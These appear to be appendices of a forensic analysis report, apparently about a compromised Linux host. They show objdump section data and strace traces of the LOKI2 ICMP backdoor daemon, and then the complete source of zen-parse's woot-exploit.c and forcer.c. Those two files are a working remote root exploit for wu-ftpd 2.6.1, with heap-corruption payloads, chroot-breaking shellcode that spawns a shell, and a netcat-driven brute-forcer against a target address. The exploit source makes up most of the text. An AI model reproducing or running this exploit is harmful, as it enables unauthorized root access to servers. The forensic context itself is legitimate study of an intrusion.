  STRSZ       0x210
  SYMENT      0x10
  DEBUG       0x0
  PLTGOT      0x804c570
  PLTRELSZ    0x190
  PLTREL      0x11
  JMPREL      0x80488dc
  REL         0x80488bc
  RELSZ       0x20
  RELENT      0x8

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  080480d4  080480d4  000000d4  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .hash         000001a4  080480e8  080480e8  000000e8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .dynsym       00000420  0804828c  0804828c  0000028c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynstr       00000210  080486ac  080486ac  000006ac  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .rel.bss      00000020  080488bc  080488bc  000008bc  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .rel.plt      00000190  080488dc  080488dc  000008dc  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .init         00000008  08048a70  08048a70  00000a70  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  7 .plt          00000330  08048a78  08048a78  00000a78  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  8 .text         00001b28  08048db0  08048db0  00000db0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  9 .fini         00000008  0804a8e0  0804a8e0  000028e0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .rodata       00000c3c  0804a8e8  0804a8e8  000028e8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 11 .data         00000038  0804c528  0804c528  00003528  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 12 .ctors        00000008  0804c560  0804c560  00003560  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 13 .dtors        00000008  0804c568  0804c568  00003568  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 14 .got          000000d4  0804c570  0804c570  00003570  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 15 .dynamic      00000088  0804c644  0804c644  00003644  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```

```
16 .bss          0000012c  0804c6cc  0804c6cc  000036cc  2**3
                 ALLOC
17 .comment      000000a0  00000000  00000000  000036cc  2**0
                 CONTENTS, READONLY
18 .note         000000a0  000000a0  000000a0  0000376c  2**0
                 CONTENTS, READONLY
```

Appendix D: Atd Strace Output (Red Hat Linux 5.1)

```
execve("./atd", ["./atd"], [/* 17 vars */]) = 0
mmap(0, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40006000
mprotect(0x40000000, 19984, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=0, st_size=0, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 4
mmap(0, 18169, PROT_READ, MAP_SHARED, 4, 0) = 0x40007000
close(4)                                = 0
stat("/etc/ld.so.preload", 0xbffffd7c)  = -1 ENOENT (No such file or directory)
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 4
read(4, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3"..., 4096) = 4096
mmap(0, 823296, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x4000c000
mmap(0x4000c000, 591973, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 4, 0) =
0x4000c000
mmap(0x4009d000, 23672, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 4, 0x90000) =
0x4009d000
mmap(0x400a3000, 201820, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -
1, 0) = 0x400a3000
close(4)                                = 0
mprotect(0x4000c000, 591973, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40007000, 18169)               = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x4000c000, 591973, PROT_READ|PROT_EXEC) = 0
mprotect(0x40000000, 19984, PROT_READ|PROT_EXEC) = 0
personality(0 /* PER_??? */)            = 0
geteuid()                               = 0
getuid()                                = 0
getgid()                                = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
brk(0x804c818)                          = 0x804c818
brk(0x804d000)                          = 0x804d000
open("/usr/share/locale/C/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/etc/locale/C/libc.cat", 0xbffff8a0) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff8a0) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/libc/C", 0xbffff8a0) = -1 ENOENT (No such file or directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff8a0) = -1 ENOENT (No such file or
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff8a0) = -1 ENOENT (No such file or
directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 4
sigaction(SIGUSR1, {0x804a6b0, [], 0}, {SIG_DFL}) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 5
setsockopt(5, IPPROTO_IP3, [1], 4)      = 0
getpid()                                = 396
getpid()                                = 396
shmget(638, 240, IPC_CREAT|0)           = 1
semget(820, 1, IPC_CREAT|0x180|0600)    = 1
shmat(1, 0, 0)                          = 0x40007000
write(2, "\nLOKI2\troute [(c) 1997 guild c"..., 52) = 52
time([1043287194])                      = 1043287194
close(0)                                = 0
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}) = 0
fork()                                  = 397
close(5)                                = 0
close(4)                                = 0
semop(0x1, 0x2, 0, 0xbffffd18)          = 0
shmdt(0x40007000)                       = 0
semop(0x1, 0x1, 0, 0xbffffd18)          = 0
_exit(0)                                = ?
```

Appendix E: lokid Strace Output (Red Hat Linux 7.2)

```
execve("./lokid", ["./lokid"], [/* 36 vars */]) = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
brk(0)                                  = 0x804c69c
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=104222, ...}) = 0
old_mmap(NULL, 104222, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                                = 0
open("/lib/i686/libc.so.6", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0 \306\1"..., 1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=5772268, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40031000
old_mmap(NULL, 1290088, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) = 0x40032000
mprotect(0x40164000, 36712, PROT_NONE)  = 0
old_mmap(0x40164000, 20480, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3, 0x131000)
= 0x40164000
old_mmap(0x40169000, 16232, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,
-1, 0) = 0x40169000
close(3)                                = 0
munmap(0x40017000, 104222)              = 0
geteuid32()                             = 0
getuid32()                              = 0
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
rt_sigaction(SIGUSR1, {0x804a7bc, [USR1], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
getpid()                                = 1827
getpid()                                = 1827
shmget(2069, 240, IPC_CREAT|0)          = 163842
semget(2251, 1, IPC_CREAT|0x180|0600)   = 65538
shmat(163842, 0, 0)                     = 0x40017000
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52) = 52
time([1045816930])                      = 1045816930
close(0)                                = 0
rt_sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 8) = 0
fork()                                  = 1828
close(4)                                = 0
close(3)                                = 0
semop(65538, 0xbffff7e0, 2)             = 0
shmdt(0x40017000)                       = 0
semop(65538, 0xbffff7d0, 1)             = 0
_exit(0)                                = ?
```

Appendix F: Woot-exploit.c Source code

```
// zen-parse presents 'wuted!'
//
//   woot-exploit.c  +   forcer.c
//
//
// wu-ftp 2.6.1 and lower(?)
// private educational use only.
// not to be used on any system without permission.
// not to be distributed except by zen-parse.
// not to be sold or traded.
// the latest version should be at
//
// http://crash.ihug.co.nz/~Sneuro/woot-exploit.tar.gz
//
// (c) zen-parse 2001
// Dec 3 - 1st hardcoded limited release


// this is the address the brute forcer will find.
int bufaddr2= 0x08097668;
// replace this line with the one it returns to hardcode the offset.
// then start with (./woot-exploit;cat)|nc localhost 21



char sc[]= //chroot breaking shellcode
"\x55\x89\xe5\x31\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\xb0\x2e\xcd\x80"
"\xeb\x43"             // jump end:
//start:
"\x5e\xb0\x27\x8d\x5e\x09\xb1\xed\xcd\x80" // mkdir
"\x31\xc9\x31\xc0\xb0\x3d\xcd\x80"          // chroot
"\xba\x2e\x2e\x2f\xff\x8d\x5d\x04\xb1\x10\x89\x55\x04\x83\xc5\x03\xe0\xf8"
"\x89\x4d\x04"                 // constructing ../../../../../../../../../../
"\xb0\x3d\xcd\x80"             // chroot "../../../../../../../../../.."
"\x89\xf3\x89\x75\x08\x89\x4d\x0c\xb0\x0b"
"\x8d\x4d\x08\x8d\x55\x0c\xcd\x80" // execve
"\x31\xc0\xb0\x01\xcd\x80" // die nicely?
//end:
"\xe8\xb8\xff\xff\xff"; // call start.

int bufaddr;  // sbrk_base

dosend(unsigned char *p)
{
 while(*p)
 {
  if(*p==0xff) putchar(*p);
  putchar(*p);
  p++;
 }
}

usage()
{
 printf("./woot-exploit gotaddr inpbuf heapaddr {real | scan | slow}\n");
 exit(1);
}


main(int argc,char *argv[])
{
 char buf[1024];  // password
 char buf2[4096]; // everything else
 char snd[8192];
 int l,r;
 int z5=0,v5;     // address of chunk
 int z2=0,v2;     // address of shellcode
 int z3=0,v3;     // address to overwrite bit
 char *t;

 if(argc<5)usage();
 v2=strtoul(argv[2],0,0)+20;
```

```
 v3=strtoul(argv[1],0,0)-12;
 v5=strtoul(argv[3],0,0);

 memset(buf,0,1024);
 memset(buf2,0,4096);

 if(!strcmp(argv[4],"slow"))
 {
  sleep(1);
  system("ps -aux|grep ftpd >&2");
  sleep(5);
 }

 // setup the password string
 strcpy(buf,"http://mp3.com/cosv     ");
 strcat(buf,&v5);

 // initialize the message buffer with nops.
 memset(buf2,0x90,480);
 // this hass worked before. *shrug* prolly useless though.
 // *(long*)&buf2[24]=v5;

 // fill the buffer with chunks. overwrites the syslog call pointer with
 // address of our shellcode.
 for(l=0;l<460;l+=16)
 {
  *(long*)&buf2[l+ 0]=0xfffffff0;
  *(long*)&buf2[l+ 4]=0xfffffff0;
  *(long*)&buf2[l+ 8]=v3;
  *(long*)&buf2[l+12]=v2;
 }

 // log in. an extremely essential part of the exploit.
 sprintf(snd,"user ftp\npass %s\n",buf);
 dosend(snd);

 // expand the heap a little, and put our special chunks on it
 // the expansion allows passing a check in malloc.c which otherwise
 // seg faults it. multiple chunks allow for bruteforcing approach.
 // did have shellcode here, but this allows more use of the buffer
 // for control chunks.
 sprintf(snd,"site exec %s AAAA\n",buf2);
 dosend(snd);

 // put shellcode into buffer.
 // need jmp at landing place because of unlink() garbaging of shellcode...
 // don't need so many jumps, but it makes a pretty pattern... ;]
 memset(buf2,0x90,480);
 for(l=2;l<(440-strlen(sc));l+=6){buf2[l]=0xeb;buf2[l+1]=0x18;}
 buf2[479-strlen(sc)]=0;
 strcat(buf2,sc);
 if(strcmp(argv[4],"real"))strcat(buf2,"/sbin/route"); // if not "real"
 else                      strcat(buf2,"/bin/////sh"); // if     "real"

 // put the shellcode in the input buffer.
 sprintf(snd,"          %s",buf2);
 dosend(snd);
 // and null terminate it.
 putchar(0);
 putchar('\n');

 // fire magic command to server to make it bow to our will.
 sprintf(snd,"stat ~{\n");
 dosend(snd);
 // leave, shamefully in failure if it doesn't work.
 sprintf(snd,"quit\n");
 dosend(snd);
 fflush(0);
}
```

Appendix G: Forcer.c Source code

```
#define MAXTARGETS 10000
char *targets[6*MAXTARGETS]={
#include "distro.h"
0,0,0,0,
};
char ok;

// thanks to lockdown for heping test this brute forcer


#define WOT "exploit-details"
#define ADDR argv[2]
#ifndef PORT
#define PORT "21"
#endif
#define NCPATH "/usr/bin"
#define STARTOFF 2048

char buf[10000];

works(int n)
{
 int z0=0,v0;
 v0=n;
 if(strlen(&v0)!=4)return 0;
 if(strchr(&v0,'\n'))return 0;
 if(strchr(&v0,'@'))return 0;
 return 1;
}

int st=STARTOFF;
int en=0 + (256 * 1024); // shouldn't need to look this far...

main(int argc,char *argv[])
{
 int l,m,n=0,o;
 int got,inp;
 if(access(NCPATH"/nc",1))
 {
  printf("!! Can't find netcat.\n");
  printf("!! ("NCPATH"/nc can't be executed. If it is somewhere else change\n");
  printf("!! the #define NCPATH "NCPATH" to the actual path to it.\n");
  exit(1);
 }

 if(argc==2)
 {
  if(!strcmp(argv[1],"magic"))
  if(!access(WOT,0))
  {
   printf("\n");
   system("grep woot-exploit "WOT" && sh -c \"`grep woot-exploit "WOT"`\"");
   exit(0);
  }
  else
  {
   printf("There is no magic file. Need to run without magic option 1st.\n");
   exit(1);
  }
 }

 if(argc<3)
 {
  printf("./forcer magic\n");
  printf("./forcer <type> <addr>\n");
  l=0;m=1;
  while(targets[l])
  {
```

```
   printf("%d) %s\n",m,targets[l]);
   m++;
   l+=4;
  }
  exit(1);
 }

 if(m=strtol(argv[1],0,0))
 {
  if((m<0)||(m>MAXTARGETS)||(!targets[m]))
  {
   printf("Bad boy. Stupid too.\n");
   exit(1);
  }
  printf("++ Option #%d chosen.\n",m);
 }
 else
 {
  printf("Bad number.\n");
  exit(1);
 }
 m=(m-1)*4;

 printf("++ Exploiting %s\n",targets[m]);
 st+=(int)targets[m+2]+0x6400; // diff between inp and sbreak (roughly)
 en+=(int)targets[m+2]+0x6400; //

 got=(int)targets[m+1];
 inp=(int)targets[m+2];
 ok=!(int)targets[m+3];
 printf("## Blasting over the range %p to %p for the chunk.\n",st,en);


 unlink(WOT);
 if(sscanf(ADDR,"%u.%u.%u.%u",&o,&o,&o,&o)==4)n=1;

 for(l=st;l<en;l+=360)
 {
  for(m=0;(m!=16)&&(m<32);m+=4)
  {
   if(works(m+l+st))
   {
    if(argc==4) printf("%p (%05d) ",(l+m),(l+m)-st);
    fflush(0);
    sprintf(buf,
    "((./woot-exploit %p %p %p scan)|nc %s %s "PORT")"
    "|grep '^Destination' && (echo '"
    "++ Command line magic will use:\n"
    "(./woot-exploit %p %p %p real;cat)|nc %s %s "PORT"'\n"
    ") > "WOT""
    ,got,inp,(l+m),n?"-n":"" ,ADDR
    ,got,inp,(l+m),n?"-n":"" ,ADDR
    );
    system(buf);
   }
   if(!access(WOT,0))
   {
    printf("\n");
    system("cat "WOT);
    printf("++ or\n%s magic\n++ Before you find another one.\n",argv[0]);
    exit(0);
   }
   if(!ok)usleep(1500000);
   else usleep(15000); // needed so u can actually stop it.. hold down ^C
  }
  if(argc==4)printf("\n");else printf("... ");
 }
 printf("Some value somewhere is bad. Could be in a skipped range.\n");
}
```